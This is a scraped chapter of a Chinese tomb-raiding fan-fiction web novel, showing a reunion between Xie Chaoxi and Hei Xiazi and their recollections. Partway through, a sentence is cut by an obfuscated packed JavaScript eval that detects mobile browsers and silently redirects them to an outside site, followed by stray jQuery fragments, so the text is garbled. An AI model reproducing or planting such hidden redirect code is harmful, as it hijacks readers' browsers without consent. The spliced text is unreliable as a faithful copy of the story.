第131章 唯一的安慰

作品:《盗笔:血里朝生

    朝爷。


    这是比“花儿爷”更加具有独特性的称呼。


    这么多年来,他是开盘口也好,经商也好,无论伙计还是熟人,都习惯叫他一声“谢老板”。


    他的拳头就这么停留在对方的颊边半寸之外,而后拳头松开,他缓缓抬手,改为去摘下那副看起来甚是眼熟的墨镜。


    比他还高了半个头的男人就站在那里,薄薄的嘴唇似有若无地颤抖着,既激动又小心的样子,像是怕眼前的一切都是梦中虚影。


    墨镜被修长的手指慢慢取下,刺目的灯光下,是那双朝兮永远不会忘记的眼睛。


    灰白色的瞳仁仍如昔年,不会映出任何人的影子,可朝兮却仿佛能透过这双眼睛看到他的心里去,然后从中寻到自己经年未改的模样。


    朝兮轻叹道:“齐小黑。”那一瞬间,好像一切的疑问都有了最好的解释,冥冥之中,上天还是慈悲的,让曾经离散的人有了重新聚首的机缘。


    这大概就是墨脱的老喇嘛所说的因果。


    为什么陈皮会觉得,他的伙计行事作风像朝兮?


    因为那个伙计是齐小黑,是被朝兮言传身教的接班人。


    为什么陈皮的伙计,会跟解雨臣往来亲厚?


    也因为那是齐小黑。当年朝兮带着齐小黑在长沙落难,是解九遵守赌约将他送出长沙,无形中结下了这桩缘分。


    虽然朝兮并不知道这后面还发生过什么,但可以想象,齐小黑受解九照拂良多,与他的孙子有所来往也是理所当然。只是朝兮确然没有料到,齐小黑也拥有某种不老的能力,并在分别的岁月里,如同命运作弄般走上了这条道路。


    墨镜之下,是与十几岁的齐小黑已有所区别,但绝对称得上俊美英朗的成熟男子的面容。


    齐小黑,似乎是长成了另外的一个谢朝兮,英挺的眉宇上凝结着尘世的风霜清露,轮廓分明,容颜不老,却隐隐透着几分辛苦流离的寥落。


    短暂的静默之后,眼前蓦然一暗,已然陌生的他人气息扑面而来。


    黑瞎子用力地环抱住他,当切切实实肌肤相亲的刹那,才敢确信这并非梦境。朝兮心中亦觉宽慰。


    这段时日以来,他似乎一直在体味着离别和失去。


    比如同在一地却终未得尝一见的张起灵,比如久别重逢又撒手而去的陈皮,比如那些生不相知,唯在经年后方才耳闻死讯的长沙故人们……


    同解雨臣虽也是“久别重逢”,但念及他们的相见相识,于朝兮而言是履行承诺,终与陈皮等人是不同的。


    而齐小黑是他唯一的安慰。


    连日来心头的郁结哀痛似在这一刻得到了半分疏解,朝兮轻轻依靠在黑瞎子宽阔的肩膀上,在奔波劳碌中寻觅一点喘息之机。


    “朝爷,你忘了,你说过等我长大了,就给我改名叫齐玄了。”


    唇角微微翘起,勾出一个酸涩的弧度,黑瞎子的声音在耳畔响起,低哑中夹杂着几许凄凉。


    “你还说,等我十五岁生辰的时候,要给我一把好枪当礼物。”


    “可我刚过完十岁的,你就不要我了。”


    声声叩问,如同控诉,勾起朝兮心头为数不多的歉疚。


    他这一生习惯了与人交易,守约如守心,回顾往昔,未曾履行的约定唯有这一次。


    他一时无言,半晌,才像小时候那样拍一拍黑瞎子的后


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|chxs|n|xyz|14714434|157129||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    脑,强笑道:“失约于你,是我不该……你不是很喜欢钱么?我现在是大老板了,还挺有钱的。凡是我有的,你看上什么就说,算是我给你补偿。”黑瞎子听罢,停顿思忖片刻,也轻轻笑了一声,说:“朝爷这话是当真的?”


    朝兮略微松了口气:“怎么不当真?”


    “一言为定。”黑瞎子眯起眼睛,幽幽道:“那我可要好好想想,要一件……价值连城的宝贝,才能抵得上我这么多年,朝思暮想,念念不忘。”


    后半句他说的有些咬牙切齿的意思,朝兮哑然失笑,倒也并未多心。


    重逢的悲喜剧至此处已然足够,等两人都恢复冷静,才坐下来叙起阔别寒温。


    黑瞎子相对简略地叙说了那日解九府上一别之后的经历:解九动用了解家的人脉关系,将他送出了守卫森严的长沙城,送到了医院里救治。等他康复后,先是在国内读书,后来又去了德国留学,兜兜转转,还是回来做起了土夫子的营生,巧合之下,跟了陈皮做事。


    “我问过解九爷,但他执意不肯透露你的下落。”


    黑瞎子难掩失落,说道:“我瞒着解九爷从德国回来,正逢十年动乱,我的眼睛……出了一些状况。本想去广西碰碰运气,看你有没有回去过,结果就在路上遇上了四阿公。”


    这世间总是有这么多的阴差阳错。自从朝兮将他捡回去,陈皮就没有再来过,以至于他们从未见过面,命运却还是让他们在寻找朝兮的路上相遇了。


    在黑瞎子看来,陈皮做的一向都是“大生意”,而朝兮也是个中高手,跟着陈皮,说不定就会在哪时夹喇嘛撞见朝兮。


    本小章还未完,请点击下一页继续阅读后面精彩内容!